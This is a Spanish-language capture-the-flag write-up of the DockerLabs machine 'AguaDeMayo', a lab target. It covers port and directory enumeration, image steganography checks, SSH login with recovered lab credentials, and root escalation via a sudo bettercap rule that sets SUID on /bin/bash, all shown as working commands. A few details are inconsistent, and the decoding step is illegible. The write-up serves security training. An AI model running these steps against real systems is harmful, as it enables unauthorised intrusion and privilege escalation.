


DockerLabs - AguaDeMayo	
	OS: Linux
	Nivel: Fácil
	Release: 14/05/2024
Técnicas utilizadas	
Enumeración Web	
Esteganografía	
Escalada de privilegios a través de bettercap	

La máquina Aguademayo de Dockerlabs es una máquina de nivel fácil, ideal para aquellas personas que se están iniciando en el campo de la ciberseguridad. A lo largo de este write-up, se detallarán las diversas fases de enumeración, análisis y explotación llevadas a cabo para comprometer el sistema objetivo. Desde la identificación de puertos abiertos y la enumeración de directorios ocultos, hasta el uso de técnicas de esteganografía y la elevación de privilegios.

Enumeración

La dirección IP de la máquina víctima es 172.17.0.2. Por tanto, envíe 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador@kali) ~/Descargas
$ ping -c 5 172.17.0.2 -R
PING 172.17.0.2 (172.17.0.2) 56(124) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.056 ms
RR: 172.17.0.1
172.17.0.2
172.17.0.2
172.17.0.1
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.095 ms (same route)
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.092 ms (same route)
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.090 ms (same route)
64 bytes from 172.17.0.2: icmp_seq=5 ttl=64 time=0.214 ms (same route)
--- 172.17.0.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4104ms
rtt min/avg/max/mdev = 0.056/0.109/0.214/0.054 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 172.17.0.2 -oN scanner_aguademayo** para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
(administrador@kali)-[~/Descargas]
$ cat nmap/scanner_aguademayo
# Nmap 7.94SVN scan initiated Fri Aug 23 14:00:14 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -oN nmap/scanner_aguademayo 172.17.0.2
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\\.1 \\d\\d\\d(?:[^\r\n]*\r\n(?:\r\n))*?.*\r\nServer: Virat
LaserJet ([\w._-]+)';
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000060s latency).
Scanned at 2024-08-23 14:00:14 CEST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|_  256 75:ec:4d:36:12:93:58:82:7b:62:e3:52:91:70:83:70 (ECDSA)
|_  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHhAYNTYAAAAIbmlzdHhAYNTYAAABBBMRaeML5HzP0PMKd1yFAOHuPcmNEXZI/4DB9HSC9zigLgySQKRqzfbEbqD00WXMvvvDpN/4
|_  256 8f:d8:0f:2c:4b:3e:2b:d7:3c:a2:83:d3:6d:3f:76:aa (ED25519)
|_  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOyI2THRG4Km6KNUoxG54FJksK4r+Dz2kw0+rBZcYhkC
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.59 ((Debian))
|_ http-server-header: Apache/2.4.59 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
|_ http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Aug 23 14:00:21 2024 -- 1 IP address (1 host up) scanned in 7.79 seconds
```

Análisis del puerto 80 (HTTP)

Al concluir la fase de enumeración de puertos abiertos, procedí a visitar la página web disponible en el servidor. Sin embargo, únicamente encontré la página por defecto de Apache2.



The screenshot shows a web browser window with the address bar displaying '172.17.0.2'. The browser's address bar and tabs are visible at the top. The main content area displays the 'Apache2 Debian Default Page'. The page features the Debian logo and the text 'It works!' in a red box. Below this, there is a paragraph explaining that this is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. It mentions that if the page is reached, the Apache HTTP server is installed and working properly. It also provides instructions on how to replace the default page with a custom one. A 'Configuration Overview' section follows, detailing the default configuration files and their locations. It lists the files in the /etc/apache2 directory, including apache2.conf, ports.conf, mods-enabled, load, conf-enabled, and sites-enabled. It also provides a list of the files in the /etc/apache2 directory.

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.


Con el objetivo de descubrir más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor.

```
(administrador@kali) [~/Descargas]
$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,txt,html --random-agent -t 200
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent: Mozilla/5.0 (X11; U; Linux i686; es-AR; rv:1.9.2.10) Gecko/20100922 Ubuntu/10.10 (maverick) Firefox/3.6.10
[+] Extensions: php,txt,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/images (Status: 301) [Size: 309] [--> http://172.17.0.2/images/]
/index.html (Status: 200) [Size: 11142]
Progress: 882236 / 882240 (100.00%)
=====
Finished
=====
```

El directorio /images presentaba propiedades de directory listing, lo que permite visualizar el contenido del directorio a través del navegador web.



Este directorio contenía una única imagen, la cual mostraba únicamente agua.



```

[administrador@kali]--[Descargas/content]
$ wget http://172.17.0.2/images/agua_ssh.jpg
--2024-08-23 14:07:36-- http://172.17.0.2/images/agua_ssh.jpg
Conectando con 172.17.0.2:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 50517 (49K) [image/jpeg]
Grabando a: 'agua_ssh.jpg'

agua_ssh.jpg                               100%[=====]

2024-08-23 14:07:36 (1,85 GB/s) - 'agua_ssh.jpg' guardado [50517/50517]

[administrador@kali]--[~/Descargas/content]
$ exiftool agua_ssh.jpg
ExifTool Version Number      : 12.76
File Name                    : agua_ssh.jpg
Directory                    : .
File Size                     : 51 kB
File Modification Date/Time   : 2024:05:14 19:43:34+02:00
File Access Date/Time        : 2024:08:23 14:07:36+02:00
File Inode Change Date/Time   : 2024:08:23 14:07:36+02:00
File Permissions              : -rw-rw-r--
File Type                     : JPEG
File Type Extension           : jpg
MIME Type                     : image/jpeg
JFIF Version                  : 1.01
Resolution Unit                : None
X Resolution                   : 1
Y Resolution                   : 1
Image Width                   : 640
Image Height                   : 427
Encoding Process               : Baseline DCT, Huffman coding
Bits Per Sample                : 8
Color Components               : 3
Y Cb Cr Sub Sampling          : YCbCr4:2:0 (2 2)
Image Size                    : 640x427
Megapixels                    : 0.273

```


```
(administrador@kali)-[~/Descargas/content]
$ stegseek agua_ssh.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 99.99% (133.4 MB)
[ ] error: Could not find a valid passphrase.

(administrador@kali)-[~/Descargas/content]
$
```

[illegible]

Al decodificar este código, pude encontrar lo que parecía ser una credencial válida.



Teniendo en cuenta que la imagen se llamaba agua_ssh, supuse que podría ser una pista. Por lo tanto, comprobé si el usuario agua y la contraseña obtenida anteriormente eran válidos para iniciar sesión en la máquina objetivo mediante SSH, utilizando CrackMapExec.

```
(administrador@kali)-[~]
└─$ crackmapexec ssh 172.17.0.2 -u agua -p bebeaguaqueessano
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing RDP protocol database
[*] Initializing FTP protocol database
[*] Initializing LDAP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SSH protocol database
[*] Initializing WINRM protocol database
[*] Initializing SMB protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SSH      172.17.0.2      22      172.17.0.2      [*] SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u2
SSH      172.17.0.2      22      172.17.0.2      [+] agua:bebeaguaqueessano
```

Escalada de privilegios

Al confirmar que las credenciales eran válidas, inicié sesión mediante el protocolo SSH con la posible contraseña obtenida anteriormente.

```
(administrador@kali)-[~/Descargas/content]
└─$ ssh agua@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:EZNhr2ojY0vInwAg+dpLntRab/b7eRvr60vq3sn7hH8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
agua@172.17.0.2's password:
Linux e85dcc8bb4ba 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 14 17:41:58 2024 from 172.17.0.1
agua@e85dcc8bb4ba:~$ id
uid=1000(agua) gid=1000(agua) groups=1000(agua),104(lxd)
agua@e85dcc8bb4ba:~$
```


Un usuario que pertenezca al grupo sudo puede elevar sus privilegios sin proporcionar contraseñas para utilizar el programa Bettercap, una herramienta avanzada para realizar ataques de red y monitorización de tráfico. Con el fin de iniciar sesión como usuario root, establecí permisos SUID sobre /bin/bash, lo que permite que el programa se ejecute con los permisos del propietario, en este caso, el usuario root.

```
agua@e85dcc8bb4ba:~$ sudo -l
Matching Defaults entries for agua on e85dcc8bb4ba:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User agua may run the following commands on e85dcc8bb4ba:
    (root) NOPASSWD: /usr/bin/bettercap
agua@e85dcc8bb4ba:~$ sudo -u root /usr/bin/bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]

172.17.0.0/16 > 172.17.0.2 » [12:21:53] [sys.log] [war] exec: "ip": executable file not found in $PATH
172.17.0.0/16 > 172.17.0.2 » !id
uid=0(root) gid=0(root) groups=0(root)
172.17.0.0/16 > 172.17.0.2 » !chmod u+s /bin/bash
```

Finalmente, accedí al sistema como usuario root.

```
agua@9f477cdf7ee1:~$ bash -p
bash-5.2# whoami
root
bash-5.2# id
uid=1000(agua) gid=1000(agua) euid=0(root) groups=1000(agua),104(lxd)
bash-5.2# cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"
NAME="Debian GNU/Linux"
VERSION_ID="12"
VERSION="12 (bookworm)"
VERSION_CODENAME=bookworm
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
bash-5.2#
```